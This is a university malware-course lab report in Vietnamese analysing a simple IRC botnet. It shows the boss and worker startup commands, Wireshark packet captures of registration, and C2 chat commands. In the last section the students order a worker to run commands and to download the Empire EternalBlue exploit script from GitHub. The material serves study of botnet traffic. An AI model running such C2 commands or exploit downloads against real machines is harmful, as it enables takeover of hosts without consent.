Bộ môn An toàn Thông tin – Khoa MMT&TT
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của Mã độc

Kỳ báo cáo: Buổi 06 (Session 06)

Tên chủ đề: Simple Botnet

GVHD: ThS. Nghi Hoàng Khoa

Ngày báo cáo: 23/04/2022

Nhóm: 03 (ghi số thứ tự nhóm)

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: ANTN2019

STT	Họ và tên	MSSV	Email
1	Hồ Xuân Ninh	19521978	19521978@gm.uit.edu.vn
2	Nguyễn Đạt Thịnh	19520982	19520982@gm.uit.edu.vn
3	Nguyễn Phúc Chương	19520429	19520429@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%
4	Yêu cầu 4	100%

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành,

BÁO CÁO CHI TIẾT

1. **Từ kết quả wireshark thu thập được. Hãy phân tích quá trình gì đang diễn ra**

C1 - Yêu cầu 1

Trên máy server, ta tiến hành chạy lệnh khởi động boss.py, sử dụng một server irc khác là irc.swiftirc.net, tên channel là cobra_server và tên của boss là Cobra-de1

```
cobra@ubuntu16:~/irc/botnet$ python boss.py -s irc.swiftirc.net -p 6667 -c cobra_server -n Cobra-de1
 -x haha
2022-04-22 20:01:24,128 - INFO - Registering nick Cobra-de1
2022-04-22 20:01:24,129 - INFO - Authing as Cobra-de1
2022-04-22 20:01:26,242 - INFO - server ping: :9C69F215
2022-04-22 20:01:26,615 - INFO - Registered
```

Ta dùng wireshark bắt các gói tin khi chạy câu lệnh, kết quả như bên dưới.

1	0.000000000	192.168.241.130	192.168.241.2	DNS	76 Standard query 0x2432 A irc.swiftirc.net
2	0.398016874	192.168.241.2	192.168.241.130	DNS	108 Standard query response 0x2432 A irc.swiftirc.net A 159.65.55.232 A 143.198.146.114
3	0.398572432	192.168.241.130	159.65.55.232	TCP	74 42838 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2962145732 TSecr=0 WS=128
4	0.585322802	159.65.55.232	192.168.241.130	TCP	60 6667 → 42838 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	0.585411849	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.586136485	192.168.241.130	159.65.55.232	IRC	70 Request (NICK)
7	0.586441236	159.65.55.232	192.168.241.130	TCP	60 6667 → 42838 [ACK] Seq=1 Ack=17 Win=64240 Len=0
8	0.586462846	192.168.241.130	159.65.55.232	IRC	102 Request (USER)
9	0.586624399	159.65.55.232	192.168.241.130	TCP	60 6667 → 42838 [ACK] Seq=1 Ack=65 Win=64240 Len=0
10	0.771687109	159.65.55.232	192.168.241.130	IRC	184 Response (NOTICE) (NOTICE)
11	0.771711394	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=65 Ack=131 Win=64110 Len=0
12	0.956307647	159.65.55.232	192.168.241.130	IRC	140 Response (NOTICE)
13	0.956334056	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=65 Ack=217 Win=64024 Len=0
14	1.182413632	159.65.55.232	192.168.241.130	IRC	158 Response (NOTICE)
15	1.182447415	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=65 Ack=321 Win=64024 Len=0
16	2.699416044	159.65.55.232	192.168.241.130	IRC	70 Response (PING)
17	2.699442423	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=65 Ack=337 Win=64024 Len=0
18	2.699848453	192.168.241.130	159.65.55.232	IRC	70 Request (PONG)
19	2.700053427	159.65.55.232	192.168.241.130	TCP	60 6667 → 42838 [ACK] Seq=337 Ack=81 Win=64240 Len=0
20	2.885195565	159.65.55.232	192.168.241.130	IRC	566 Response (001) (002) (003) (004) (00)
21	2.885431858	159.65.55.232	192.168.241.130	IRC	1494 Response (5) (005) (005) (005) (396) (251) (252) (254) (255) (265) (266)
22	2.885445143	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=81 Ack=2289 Win=64024 Len=0
23	3.072356724	159.65.55.232	192.168.241.130	IRC	193 Response (18) (422) (MODE)
24	3.072792259	192.168.241.130	159.65.55.232	IRC	74 Request (JOIN)
25	3.073031006	159.65.55.232	192.168.241.130	TCP	60 6667 → 42838 [ACK] Seq=2428 Ack=101 Win=64240 Len=0
26	3.073046185	192.168.241.130	159.65.55.232	IRC	119 Request (JOIN) (PRIVMSG)
27	3.073150079	159.65.55.232	192.168.241.130	TCP	60 6667 → 42838 [ACK] Seq=2428 Ack=166 Win=64240 Len=0
28	3.257759921	159.65.55.232	192.168.241.130	IRC	326 Response (JOIN) (MODE) (353) (366)
29	3.300042237	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=166 Ack=2700 Win=64024 Len=0
30	3.444608023	159.65.55.232	192.168.241.130	IRC	342 Response (JOIN) (MODE) (353) (366)
31	3.444636877	192.168.241.130	159.65.55.232	TCP	54 42838 → 6667 [ACK] Seq=166 Ack=2988 Win=64024 Len=0

Ta có thể thấy đầu tiên, máy gửi gói tin DNS để tìm địa chỉ IP của irc.swiftirc.net, sau đó nhận được địa chỉ IP trả về là 159.65.55.232.


Tiếp đó máy tiến hành quá trình bắt tay 3 bước để thiết lập kết nối đến với server irc IP 159.65.55.232.

Sau khi thiết lập kết nối, máy tính và server sử dụng giao thức IRC để giao tiếp và chạy các lệnh thiết lập. Các request từ client sẽ là IRC Request, server trả về là IRC respone.


Đầu tiên client gửi irc command NICK Cobra-de1 và USER Cobra-de1 để tiến hành register user Cobra-de1.

```
Internet Relay Chat
  Request: NICK Cobra-de1
    Command: NICK
    Command parameters
      Parameter: Cobra-de1
```

Sau đó là lệnh PING và PONG từ client và server để kiểm tra kết nối, cuối cùng là lệnh join để tham gia và channel Cobra_server vừa tạo.



Cuối cùng là gửi lệnh !worker-ping để kiểm tra trạng thái của các worker trong irc channel.



2. **Từ kết quả wireshark thu thập được. Hãy phân tích quá trình gì đang diễn ra**

C1 - Yêu cầu 2

Trên máy client, ta chạy file worker.py để tạo ra worker trên máy kết nối đến irc channel vừa tạo được ở yêu cầu 1, với tham số -n Cobra_worker là tên worker và -b Cobra-de1 là tên boss

```
cobra@ubuntu16:~/irc/botnet$ python worker.py -s irc.swiftirc.net -p 6667 -n Cobra_worker -b Cobra-d
e1
2022-04-22 20:07:15,157 - INFO - Registering nick Cobra_worker
2022-04-22 20:07:15,157 - INFO - Authing as Cobra_worker
2022-04-22 20:07:17,204 - INFO - server ping: :BE1DFF64
2022-04-22 20:07:17,568 - INFO - Registered
```

Kết quả gói tin được bắt từ wireshark

dns || tcp || irc


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.241.131	192.168.241.2	DNS	76	Standard query 0x5c4a A irc.swiftirc.net
2	0.296647563	192.168.241.2	192.168.241.131	DNS	108	Standard query response 0x5c4a A irc.swiftirc.net A 159.65.55.232 A 143.198.146.114
3	0.297365569	192.168.241.131	159.65.55.232	TCP	74	42936 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1467180889 TSecr=0 WS=128
4	0.478744042	159.65.55.232	192.168.241.131	TCP	60	6667 → 42936 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	0.478825204	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.479612448	192.168.241.131	159.65.55.232	IRC	73	Request (NICK)
7	0.480950682	159.65.55.232	192.168.241.131	TCP	60	6667 → 42936 [ACK] Seq=1 Ack=20 Win=64240 Len=0
8	0.480976300	192.168.241.131	159.65.55.232	IRC	108	Request (USER)
9	0.481201742	159.65.55.232	192.168.241.131	TCP	60	6667 → 42936 [ACK] Seq=1 Ack=74 Win=64240 Len=0
10	0.659671678	159.65.55.232	192.168.241.131	IRC	184	Response (NOTICE) (NOTICE)
11	0.659698108	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=74 Ack=131 Win=64110 Len=0
12	0.880443319	159.65.55.232	192.168.241.131	IRC	244	Response (NOTICE) (NOTICE)
13	0.880471051	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=74 Ack=321 Win=63920 Len=0
26	2.525621832	159.65.55.232	192.168.241.131	IRC	70	Response (PING)
27	2.525655435	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=74 Ack=337 Win=63920 Len=0
28	2.526105738	192.168.241.131	159.65.55.232	IRC	70	Request (PONG)
29	2.526469238	159.65.55.232	192.168.241.131	TCP	60	6667 → 42936 [ACK] Seq=337 Ack=90 Win=64240 Len=0
30	2.705325700	159.65.55.232	192.168.241.131	IRC	566	Response (001) (002) (003) (004)
31	2.708777558	159.65.55.232	192.168.241.131	IRC	1494	Response (SwiftIRC.net) (005) (005) (005) (396) (251) (252) (254) (255) (265)
32	2.708803075	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=90 Ack=2289 Win=63920 Len=0
33	2.890174469	159.65.55.232	192.168.241.131	IRC	250	Response (7) (266) (422) (MODE)
47	2.931872162	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=90 Ack=2485 Win=63920 Len=0
59	9.580174274	192.168.241.130	159.65.55.232	IRC	95	Request (PRIVMSG)
60	9.580365137	159.65.55.232	192.168.241.130	TCP	60	6667 → 42838 [ACK] Seq=1 Ack=42 Win=64240 Len=0
61	10.490532441	192.168.241.131	159.65.55.232	IRC	95	Request (PRIVMSG)
62	10.490868390	159.65.55.232	192.168.241.131	TCP	60	6667 → 42936 [ACK] Seq=2485 Ack=131 Win=64240 Len=0
63	10.677016831	159.65.55.232	192.168.241.130	IRC	150	Response (PRIVMSG)
64	10.677230629	192.168.241.130	159.65.55.232	TCP	60	42838 → 6667 [ACK] Seq=42 Ack=97 Win=64024 Len=0
65	10.677890654	192.168.241.130	159.65.55.232	IRC	112	Request (PRIVMSG)
66	10.678090706	159.65.55.232	192.168.241.130	TCP	60	6667 → 42838 [ACK] Seq=97 Ack=100 Win=64240 Len=0
67	10.858467434	159.65.55.232	192.168.241.131	IRC	164	Response (PRIVMSG)
68	10.858495387	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=131 Ack=2595 Win=63920 Len=0
69	10.858796971	192.168.241.131	159.65.55.232	IRC	78	Request (JOIN)
70	10.859186441	159.65.55.232	192.168.241.131	TCP	60	6667 → 42936 [ACK] Seq=2595 Ack=155 Win=64240 Len=0
71	11.038257141	159.65.55.232	192.168.241.131	IRC	308	Response (JOIN) (353) (366)
72	11.044166384	159.65.55.232	192.168.241.130	IRC	134	Response (JOIN)
73	11.080851406	192.168.241.131	159.65.55.232	TCP	54	42936 → 6667 [ACK] Seq=155 Ack=2849 Win=63920 Len=0
74	11.088012339	192.168.241.130	159.65.55.232	TCP	60	42838 → 6667 [ACK] Seq=100 Ack=177 Win=64024 Len=0

Tương tự với phía boss, đầu tiên phía client tiến hành dùng giao thức dns để tìm địa chỉ IP


Sau khi có được IP là 159.65.55.232 worker tiến hành quá trình bắt tay 3 bước đến irc server.

Sau khi bắt tay, tiến hành sử dụng giao thức IRC để giao tiếp và thực hiện các câu lệnh.


Đầu tiên là lệnh NICK và USER để đăng kí user tên Cobra_worker




Tiếp theo là PING và PONG để kiểm tra kết nối, sau đó worker client tiến hành dùng lệnh PRIVMSG đến boss là Cobra-de1 với message !register để đăng kí



Server irc trả về thông tin đăng kí thành công và kèm thông tin kênh channel của boss là Cobra_server-cmd




Cuối cùng là JOIN vào Cobra_server-cmd để lắng nghe các lệnh từ channel Cobra_server




3. Báo cáo kết quả chạy command IRC client

C1 - Yêu cầu 3


Đầu tiên ta sử dụng mIRC để kết nối đến irc channel đã tạo, sử dụng địa chỉ là irc.swiftirc.net và port 6667



Tiếp đến là đăng nhập vô channel Cobra_server đã tạo



Authen bằng pass haha và kiểm trạng thái các worker bằng lệnh !status



Tiếp theo ta thử các câu lệnh như yêu cầu, đối với 3 lệnh đầu thì ta thử chạy một ứng dụng trên máy worker, lấy thông tin máy worker và bắt máy worker down mọt file theo đường dẫn:


https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/exploitation/Exploit-EternalBlue.ps1

```
* Now talking in #cobra_server
<cobra> !auth haha
<@Cobra-de1> Success
<cobra> status
<cobra> !status
<@Cobra-de1> 1 workers available
<@Cobra-de1> 0 tasks have been scheduled
<cobra> !execute vmstat
<@Cobra-de1> Scheduled task: "vmstat" with id 1 [1 workers]
<@Cobra-de1> Task 1 completed by 1 workers
<cobra> !execute info
<@Cobra-de1> Scheduled task: "info" with id 2 [1 workers]
<@Cobra-de1> Task 2 completed by 1 workers
<cobra> !execute download https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/exploi
  tation/Exploit-EternalBlue.ps1
<@Cobra-de1> Scheduled task: "download https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_
  source/exploitation/Exploit-EternalBlue.ps1" with id 3 [1 workers]
<@Cobra-de1> Task 3 completed by 1 workers
```

